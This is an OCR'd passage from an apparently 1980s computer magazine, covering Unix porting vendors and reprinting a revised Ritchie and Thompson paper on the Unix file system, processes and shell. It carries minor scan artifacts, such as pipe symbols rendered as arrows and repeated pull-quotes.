As AT&T was doubtless aware (to some extent at least) when it started licensing Unix to educational institutions at bargain-basement prices, this has had the effect of creating a generation of programmers and analysts who will demand Unix for virtually all minicomputer tasks.

Current Trends — 68000 and 80286

The last year has seen the release — in small sample quantities, at least, of microprocessor chips capable of supporting Unix comfortably. These chips, the 32032, 68000 and 80286, are being adopted by manufacturers for a variety of different machines, ranging from professional workstations, through CAD/CAM computers, to general-purpose supermicros.

The one thing all these manufacturers have in common is a need for an operating system and a lack of resources for writing one themselves. The operating system that stands out is Unix.

Several companies — Human Computing Resources, UniSoft, Microsoft, Digital Research, and in Australia, Neology — offer a complete porting service. Given the complete engineering specifications of a target machine, and a pre-production prototype to work on, they will rewrite Unix to run on that machine.

Despite the portability of Unix, this is not a trivial task. The first stage is to rewrite the C compiler for the new processor, then to rewrite the input/output library. Usually an assembler will need to be written as well. Only then can work begin on porting Unix.

However, once the groundwork has been done, porting Unix to a different machine based on the same processor is not nearly as big a task, and with experience, gets faster and faster. UniSoft, for example, specialises in 68000 Unix ports and has done them for well over 100 different machines, making its UniPlus+ port something of a standard in the 68000 world. Microsoft, on the other hand, supports its Xenix on PDP-11, Z-8000, 80286 and other processors. Both these companies have supplied somewhere over 50,000 copies of the system.

Human Computing Resources, a Toronto company, has completed ports for a variety of processors including the 32016 and 32032, while Digital Research (or actually one of its offshoots) has completed a port for the 80286 processor for Intel.


The major player in the game, however, is AT&T. Currently, AT&T only supplies Unix System V Release 2 for the VAX range of minicomputers, with System V available on the 3B series of minis and supermicros. However, part of the product line is a cross-software development system for the 68000, and it is possible, though unlikely, that AT&T could start supplying its own version of System V for the 68000.

At this stage of the game the main forces in the marketplace are AT&T itself, with more resources and expertise than the others put together; Microsoft, which has souped up its Xenix to the System III level and intends to go to System V; and UniSoft, which is supplying UniPlus+ at the System V level with added Berkeley enhancements and some of its own devising.

Thus armed, you can now venture bravely into the rest of this issue ... □

Author, Author!

By D M Ritchie and K Thompson



Where's the best place to get the good oil on Unix? From the men who wrote it, of course. Ken Thompson and Dennis Ritchie defined Unix — and, specifically, its file system and user interface — in 'The Bell System Technical Journal' in 1978. Here, with thanks to Bell Laboratories, we present a revised version of that paper.

Perhaps the most important achievement of Unix is to demonstrate that a powerful operating system for interactive use need not be expensive either in equipment or in human effort; even in 1978, it could be run on hardware costing as little as $40,000, while less than two man-years were spent on the main system software.

We hope, however, that users find the most important characteristics of the system are its simplicity and elegance.

Besides the operating system proper, some major programs available under Unix are: C compiler; text editor based on QED; assembler, linking loader, symbolic debugger; phototypesetting and equation setting programs; and dozens of languages including FORTRAN 77, BASIC, SNOBOL, APL, ALGOL, M6, TMG and Pascal.

There is a host of maintenance, utility, recreation and novelty programs. The Unix user community, which numbers in the thousands, has contributed many more programs and languages. It is worth noting that the system is totally self-supporting. All Unix software is maintained on the system; likewise, the original version of this paper, and all other documents in the same issue of *The Bell System Technical Journal*, were generated and formatted by the Unix editor and text formatting programs.

Most Unix software is written in the C language. Early versions of the operating system were written in assembly language, but during the summer of 1973 it was rewritten in C. The size of the new system was about one-third greater than that of the old. Since the new system not only became much easier to understand and to modify, but also included many functional improvements, including multiprogramming and the ability to share reentrant code among several user programs, we considered this increase in size quite acceptable.

The Unix File System

The most important role of the system is to provide a file system. From the point of view of the user, there are three kinds of files: ordinary disk files, directories, and special files.

A **file** contains whatever information the user places on it, for example, symbolic or binary (object) programs. No particular structuring is expected by the system. A file of text consists simply of a string of characters, with lines demarcated by the newline character.

Binary programs are sequences of words as they will appear in core memory when the program starts executing. A few user programs manipulate files with more structure; for example, the assembler generates, and the loader expects, an object file in a particular format. However, the structure of files is controlled by the programs that use them, not by the system.

Directories provide the mapping between the names of files and the files themselves, and thus induce a structure on the file system as a whole.

Each user has a directory of his own files; he may also create subdirectories to contain groups of files conveniently treated together. A directory behaves exactly like an ordinary file except it cannot be written on by unprivileged programs, so the system controls the contents of directories. However, anyone with appropriate permission may read a directory.

The system maintains several directories for its own use. One of these is the *root* directory. All files in the system can be found by tracing a path through a chain of directories until the desired file is reached. The starting point of such searches is often the root. Other system directories contain all the programs provided for general use; that is, all the commands.

Files are named by sequences of 14 or fewer characters. When the name of a file is specified to the system, it may be in the form of a *path name*, which is a sequence of directory names separated by slashes, "/", and ending in a file name. If the sequence begins with a slash, the search begins in the root directory. The name /alpha/beta/gamma causes the system to search the root for directory alpha, then to search alpha for beta, finally to find gamma in beta. Gamma may be an ordinary file, a directory, or a special file. As a limiting case, the name '/' refers to the root itself.

A path name not starting with '/' causes the system to begin the search in the user's current directory. Thus, the name alpha/beta specifies the file named beta in subdirectory alpha of the current directory. The simplest kind of name, for example, alpha, refers to a file that itself is found in the current directory. As another limiting case, the null file name refers to the current directory.

The same non-directory file may appear in several directories under possibly different names. This feature is called *linking*; a directory entry for a file is sometimes called a link. The Unix system differs from other systems in which linking is permitted in that all links to a file have equal status. That is, a file does not exist within a particular directory; the directory entry for a file consists merely of its name and a pointer to the information actually describing the file. Thus a file exists independently of any directory entry, although in practice a file is made to disappear along with the last link to it. Each directory always has at least two entries. The name '.' in each directory refers to the directory itself. Thus a program may read the current directory under the name '.' without knowing its complete path name. The name '..' by convention refers to the parent of the directory in which it appears, that is, to the directory in which it was created.

The directory structure has the form of a rooted tree. Except for the special entries '.' and '..', each directory must appear as an entry in exactly one other directory, which is its parent. The reason for this is to simplify the writing of programs that visit subtrees of the directory structure, and more important, to avoid the separation of portions of the hierarchy. If arbitrary links to directories were permitted, it would be quite difficult to detect when the last connection from the root to a directory was severed.

Special files constitute the most unusual feature of the Unix file system. Each ▷

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

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
(Charts shown here were produced with Houston and Hewlett-Packard plotters, on a Televideo 803.)



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

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

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

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supported I/O device is associated with at least one such file. Special files are read and written just like ordinary disk files, but requests to read or write result in activation of the associated device. An entry for each special file resides in directory */dev*, although a link may be made to one of these files just as it may to an ordinary file. Thus, for example, to write on a magnetic tape one may write on the file '/dev/mt'.

Special files exist for each communication line, each disk, each tape drive, and for physical main memory. Of course, the active disks and the memory special file are protected from indiscriminate access.

There is a threefold advantage in treating I/O devices this way: file and device I/O are as similar as possible; file and device names have the same syntax and meaning, so a program expecting a file name as a parameter can be passed a device name; finally, special files are subject to the same protection mechanism as regular files.

Keeping Out The Bad Guys

Although the access control scheme is quite simple, it has some unusual features. Each user of the system is assigned a unique user identification number. When a file is created, it is marked with the user ID of its owner. Also given for new files is a set of 10 protection bits. Nine of these specify independently read, write, and execute permission for the owner of the file, for other members of his group, and for all remaining users.

All files in the system can be found by tracing a path through a chain of directories until the desired file is reached. The starting point of such searches is often the root.

If the tenth bit is on, the system will temporarily change the user identification (user ID) of the current user to that of the creator of the file whenever the file is executed as a program. This change in user ID is effective only during the execution of the program that calls for it.

The set-user-ID feature provides for privileged programs that may use files inaccessible to other users. For example, a program may keep an accounting file that should neither be read nor changed except by the program itself. If the set-user-ID bit is on for the program, it may access the file although this access might be forbidden to other programs invoked by the user.

Since the actual user ID of the invoker of any program is always available, set-user-ID programs may take any measures desired to satisfy themselves as to their invoker's credentials.

The system recognises one particular user ID (that of the *super-user*) as exempt from the usual constraints on file access; thus (for example), programs may be written to dump and reload the file system without unwanted interference from the protection system. ▷

I N T E R - O F F I C E M E M O

Attention J.F. Fitzgerald,
Room PR65

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

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I've Got A Code in I-Nodes

As mentioned earlier, a directory entry contains only a name for the associated file and a pointer to the file itself. This pointer is an integer called the *i-number* (for index number) of the file. When the file is accessed, its i-number is used as an index into a system table (the *i-list*) stored in a known part of the device on which the directory resides. The entry found thereby (the file's *i-node*) contains the description of the file:

- the user and group-ID of the owner
- its protection bits
- the physical disk or tape addresses for the file contents
- its size
- time of creation, last use, and last modification
- the number of links to the file; that is, the number of times it appears in a directory
- a code indicating whether the file is a directory, an ordinary file, or a special file.

The purpose of an open or create system call is to turn the path name given by the user into an i-number by searching the explicitly or implicitly named directories. Once a file is open, its device, i-number, and read/write pointer are stored in a system table indexed by the file descriptor returned by the open or create. Thus, during a subsequent call to read or write the file, the descriptor may be easily related to the information necessary to access the file.

When a new file is created, an i-node is allocated for it and a directory entry is made that contains the name of the file and the i-node number. Making a link to an existing file involves creating a directory entry with the new name, copying the i-number from the original file entry, and incrementing the link-count field of the i-node. Deleting a file is done by decrementing the link-count of the i-node specified by its directory entry and erasing the directory entry. If the link-count drops to 0, any disk blocks in the file are freed and the i-node is de-allocated.

The space on all disks that contain a file system is divided into a number of 512-byte blocks logically addressed from 0 up to a limit that depends on the device. There is space in the i-node of each file for 13 device addresses. For non-special files, the first 10 device addresses point at the first 10 blocks of the file. If the file is larger than 10 blocks, the eleventh device address points to an indirect block containing up to 128 addresses of additional blocks in the file. Still larger files use the twelfth device address of the i-node to point to a double-indirect block naming 128 indirect blocks, each pointing to 128 blocks of the file. If required, the thirteenth device address is a triple-indirect block.

The space on all disks that contain a file system is divided into a number of 512-byte blocks logically addressed from 0 up to a limit that depends on the device.

Thus files may conceptually grow to 1,082,201,088 bytes. Once opened, bytes numbered below 5120 can be read with a single disk access; bytes in the range 5120 to 70,656 require two accesses; bytes in the range 70,656 to 8,459,264 require three accesses; bytes from there to the largest file require four accesses. In practice, a device cache mechanism proves effective in eliminating most of the indirect fetches.

The notion of the i-list is an unusual feature of Unix. In practice, this method of organising the file system has proved quite reliable and easy to deal with. To the system itself, one of its strengths is the fact that each file has a short, unambiguous name related in a simple way to the protection, addressing, and other information needed to access the file.

It also permits a quite simple and rapid algorithm for checking the consistency of a file system; for example, information and files free to be allocated are disjoint, and together exhaust the space on the device. This algorithm is independent of the directory hierarchy, because it need only scan the linearly organised i-list.

Processes And Images

An image is a computer execution environment. It includes a memory image, general register values, the status of open files, a current directory and the like. An image is the current state of a pseudo-computer.

A process is the execution of an image. While the processor is executing on behalf of a process, the image must reside in main memory; during the execution of other processes it remains in main memory unless the appearance of an active, higher-priority process forces it to be swapped out to the disk.

The user-memory part of an image is divided into three logical segments. The program text segment begins at location 0 in the virtual address space. During execution, this segment is write-protected and a single copy of it is shared among all processes executing the same program.

At the first hardware protection byte boundary above, the program text segment in the virtual address space begins a non-shared, writable data segment, the size of which may be extended by a system call. Starting at the highest address in the virtual address space is a stack segment, which automatically grows downward as the stack pointer fluctuates.

Except while the system is bootstrapping itself into operation, a new process can come into existence only by use of the *fork* system call:

processid = *fork*()

When fork is executed, the process splits into two independently executing processes. These have independent copies of the original memory image, and share all open files. The new processes differ only in that one is considered the parent process: in the parent, the returned processid actually identifies the child process and is never 0, while in the child, the returned value is always 0.

Because the values returned by fork in the parent and child process are distinguishable, each process may determine whether it is the parent or child.

Processes may communicate with related processes, using the same system read and write calls used for file-system I/O. The call:

filep = pipe()

returns a file descriptor filep and creates an inter-process channel called a *pipe*. This channel, like other open files, is passed from parent to child process in the image by the *fork* call. A read using a pipe file descriptor waits until another process writes using the file descriptor for the same pipe. At this point, data is passed between the images of the two processes. Neither process need know that a pipe, rather than an ordinary file, is involved.

Another major system primitive is invoked by

execute (file, arg(1), arg(2), ... , arg(n))

which requests the system to read in and *execute* the program named by file, passing it the string arguments arg(1), arg(2), ..., arg(n). All the code and data in the process invoking execute are replaced from the file, but open files, current directory, and inter-process relationships are unaltered. Only if the call fails, for example because the file could not be found or because its execute-permission bit was not set, does a return take place from the *execute* primitive; it resembles a 'jump' machine instruction rather than a subroutine call.

Another process control system call causes its caller to suspend execution until one of its children has completed execution:

processid = wait(status)

When fork is executed, the process splits into two independently executing processes. These have independent copies of the original memory image, and share all open files.

Then *wait* returns the processid of the terminated process. An error return is taken if the calling process has no descendants. Certain status from the child process is also available.

Finally, the *exit* call terminates a process, destroys its image, closes its open files, and generally obliterates it:

exit(status)

The parent is notified through the *wait* primitive, and status is made available to it. Processes may also terminate as a result of various illegal actions or user-generated signals.

Unix Sells Sea Shells . . .

For most users, communication with the system is carried on with the aid of a program called the *shell*. The shell is a command-line interpreter: it reads lines typed by the user and interprets them as requests to execute other programs. In its simplest form, a command line consists of the command name followed by arguments to the command, all separated by spaces:

command, arg(1) arg(2) ... arg(n)

The shell splits the command name and the arguments into separate strings. Then a file with a name command is sought; the command may be a path name including the '/' character to specify any file in the system. If the command is found, it is brought into memory and executed. The arguments collected by the shell are accessible to the command. When the command is finished, the shell resumes its own execution, and indicates its readiness to accept another command by typing a prompt character.

If the file command cannot be found, the shell generally prefixes a string such as */bin/* to the command and attempts to find the file again. Directory /bin/ contains commands intended to be generally used. (The sequence of directories to be searched may be changed by user request.)

Programs executed by the shell start off with three open files with file descriptors 0, 1 and 2. As such a program begins execution, file 1 is open for writing, and is best understood as the standard output file. Except under the circumstances indicated below, this file is the user's terminal. Thus programs that wish to write informative information ordinarily use file descriptor 1. Conversely, file 0 starts off open for reading, and programs that wish to read messages typed by the user read this file.

The shell is able to change the standard assignments of these file descriptors from the user's terminal, printer and keyboard. If one of the arguments to a command is prefixed by '>', file descriptor 1 will, for the duration of the command, refer to the file named after the '>'. For example, *ls* ordinarily lists, on the printer, the names of the files in the current directory. The command *ls >there* creates a file called *there* and places the listing in it. Thus the argument *>there* means 'place output on *there*'. On the other hand, *ed* ordinarily enters the editor, which takes requests from the user via the keyboard. The command *ed <script* interprets *script* as a file of editor commands; thus *<script* means 'take input from *script*'.

Although the file name following '<' or '>' appears to be an argument to the command, it is in fact interpreted completely by the shell and is not passed to the command at all. Thus no special coding to handle I/O redirection is needed within each command; the command need merely use the standard file descriptors 0 and 1 where appropriate.

File descriptor 2 is, like file 1, ordinarily associated with the terminal output stream. When an output-diversion request with '>' is specified, file 2 remains attached to the terminal, so commands may produce diagnostic messages that do not silently end up in the output file.

Filter Kings

An extension of the standard I/O notion is used to direct output from one command to the input of another. A sequence of commands separated by vertical bars causes the shell to execute all the commands simultaneously and to arrange for the standard output of each command to be delivered to the standard input of the next command in the sequence. Thus in ▷

the command line:

ls ↗ pr -2 ↗opr

ls lists the names of the files in the current directory; its output is passed to *pr*, which paginates its input with dated headings (the argument '-2' requests double-column output). Likewise, the output from *pr* is input to *opr*; this command spools its input onto a file for off-line printing.

This procedure could have been carried out more clumsily by:

```
ls >temp1
pr -2 <temp1 >temp2
opr <temp2
```

followed by removal of the temporary files. In the absence of the ability to redirect output and input, a still clumsier method would have been to require the *ls* command to accept user requests to paginate its output, to print in multi-column format, and to arrange that its output be delivered off-line. Actually it would be surprising, and in fact unwise for efficiency reasons, to expect authors of commands such as *ls* to provide such a wide variety of output options.

A program such as *pr* which copies its standard input to its standard output (with processing) is called a *filter*. Some filters we have found useful perform character transliteration, selection of lines according to a pattern, sorting of the input, and encryption and decryption.

Another feature provided by the shell is relatively straightforward. Commands need not be on different lines; instead they may be separated by semicolons:

```
ls; ed
```

will first list the contents of the current directory, then enter the editor.

A related feature is more interesting. If a command is followed by '&', the shell will not wait for the command to finish before prompting again; instead, it is ready immediately to accept a new command. For example:

```
as source >output &
```

causes *source* to be assembled, with diagnostic output going to *output*; no matter how long the assembly takes, the shell returns immediately. When the shell does not wait for the completion of a command, the identification number of the process running that command is printed. This identification may be used to wait for the completion of the command or to terminate it. The '&' may be used several times in a line:

```
as source >output & ls >files &
```

does both the assembly and the listing in the background. In these examples, an output file other than the terminal was provided; if this had not been done, the outputs of the various commands would have been intermingled.

The shell also allows parentheses in the above operations. For example:

```
(date; ls) >x &
```

writes the current date and time followed

by a list of the current directory onto the file *x*. The shell also returns immediately for another request.

The shell is itself a command, and may be called recursively. Suppose file *tryout* contains the lines:

```
as source
mv a.out testprog
testprog
```

The *mv* command causes the file *a.out* to be renamed *testprog*. *a.out* is the (binary) output of the assembler, ready to be executed. Thus if the three lines above were typed on the keyboard, *source* would be assembled, the resulting program renamed *testprog*, and *testprog* executed. When the lines are in *tryout*, the command:

```
sh <tryout
```

would cause the shell (*sh*) to execute the commands sequentially.

The shell has further capabilities, including the ability to substitute parameters and to construct argument lists from a specified subset of the file names in a directory. It also provides general conditional and looping constructions.

Shell Be Right

